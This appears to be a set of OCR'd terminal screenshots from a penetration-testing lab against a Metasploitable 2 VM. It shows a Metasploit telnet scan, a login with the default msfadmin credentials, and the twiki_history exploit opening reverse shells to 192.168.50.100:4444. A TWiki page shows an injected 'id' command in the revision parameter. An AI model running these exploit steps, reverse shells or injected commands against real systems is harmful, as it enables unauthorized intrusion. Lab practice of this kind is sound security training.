





```
┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Use sessions -1 to interact with the last opened session

IIIIII    dTb.dTb        _.---._
  II     4'  v  'B   .'"".'/|\`.""'.
  II     6.     .P  :  .' / | \ `.  :
  II     'T;. .;P'  '.'  /  |  \  `.'
  II      'T; ;P'    `. /   |   \ .'
IIIIII     'YvP'       `-.__|__.-'

I love shells --egypt


       =[ metasploit v6.4.18-dev                          ]
+ -- --=[ 2437 exploits - 1252 auxiliary - 429 post       ]
+ -- --=[ 1471 payloads - 47 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use  auxiliary/scanner/telnet/telnet_version
msf6 auxiliary(scanner/telnet/telnet_version) > show options

Module options (auxiliary/scanner/telnet/telnet_version):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   no        The password for the specified username
   RHOSTS                     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/us
                                        ing-metasploit.html
   RPORT     23               yes       The target port (TCP)
   THREADS   1                yes       The number of concurrent threads (max one per host)
   TIMEOUT   30               yes       Timeout for the Telnet probe
   USERNAME                   no        The username to authenticate as


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/telnet/telnet_version) > set RHOST 192.168.50.101
RHOST ⇒ 192.168.50.101
msf6 auxiliary(scanner/telnet/telnet_version) > exploit

[+] 192.168.50.101:23     - 192.168.50.101:23 TELNET _                  _           _ _      _       _        ____    \x0a _ __ ___    ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \ \x0a| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| |
 __/ _` | '_ \| |/ _ \ __) |\x0a| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/ \x0a|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|\x0a                              |_|
                   \x0a\x0a\x0aWarning: Never expose this VM to an untrusted network!\x0a\x0aContact: msfdev[at]metasploit.com\x0a\x0aLogin with msfadmin/msfadmin to get started\x0a\x0a\x0ametasploitable login:
[*] 192.168.50.101:23     - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/telnet/telnet_version) > █
```



```
View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/telnet/telnet_version) > set RHOST 192.168.50.101
RHOST ⇒ 192.168.50.101
msf6 auxiliary(scanner/telnet/telnet_version) > exploit

[+] 192.168.50.101:23     - 192.168.50.101:23 TELNET _                  _       _ _        _     _      ____  \x0a _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \ \x0a| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| |
 __/ _` | '_ \| |/ _ \ __) |\x0a| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/ \x0a|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|\x0a                            |_|
                       \x0a\x0a\x0aWarning: Never expose this VM to an untrusted network!\x0a\x0aContact: msfdev[at]metasploit.com\x0a\x0aLogin with msfadmin/msfadmin to get started\x0a\x0a\x0ametasploitable login:
[*] 192.168.50.101:23     - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/telnet/telnet_version) > telnet 192.168.50.101
[*] exec: telnet 192.168.50.101

Trying 192.168.50.101...
Connected to 192.168.50.101.
Escape character is '^]'.
                _                  _       _ _        _     _      ____  
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \ 
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/ 
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|                                          


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: msfadmin
Password:
Last login: Mon Sep  2 14:42:39 EDT 2024 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$
```



```
+ -- --=[ 9 evasion                                    ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/unix/webapp/twiki_history
[*] No payload configured, defaulting to cmd/unix/python/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/twiki_history) > set RHOST 192.168.50.101
RHOST ⇒ 192.168.50.101
msf6 exploit(unix/webapp/twiki_history) > set payload cmd/unix/reverse
payload ⇒ cmd/unix/reverse
msf6 exploit(unix/webapp/twiki_history) > exploit

[*] Started reverse TCP double handler on 192.168.50.100:4444
[+] Successfully sent exploit request
[*] Exploit completed, but no session was created.
msf6 exploit(unix/webapp/twiki_history) > exploit

[*] Started reverse TCP double handler on 192.168.50.100:4444
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[+] Successfully sent exploit request
[*] Command: echo 9EYB7cVNGvoG72y6;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Command: echo 7jR27sKPteBHmFyH;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] Reading from socket B
[*] B: "9EYB7cVNGvoG72y6\r\n"
[*] B: "7jR27sKPteBHmFyH\r\n"
[*] Matching ...
[*] Matching ...
[*] A is input ...
[*] A is input ...
[*] Command shell session 1 opened (192.168.50.100:4444 → 192.168.50.101:53758) at 2024-09-02 20:46:43 +0200

[*] Command shell session 2 opened (192.168.50.100:4444 → 192.168.50.101:53756) at 2024-09-02 20:46:43 +0200
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```



TWiki > Main > **TWikiUsers** (r1.2|id||echo)

Main . { Users | Groups | Offices | Changes | Index | Search | Go }

```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Topic **TWikiUsers** . { ~~Edit~~ | ~~Attach~~ | Ref-By | Printable | Diffs | r1.16 | > | r1.15 | > | r1.14 | More }

Revision r1.2|id||echo - 01 Jan 1970 - 00:00 GMT -

Copyright © 1999-2003 by the contributing authors. All material on this collaboration platform is the property of the contributing authors
Ideas, requests, problems regarding TWiki? Send feedback.

T
Main | TWiki | Know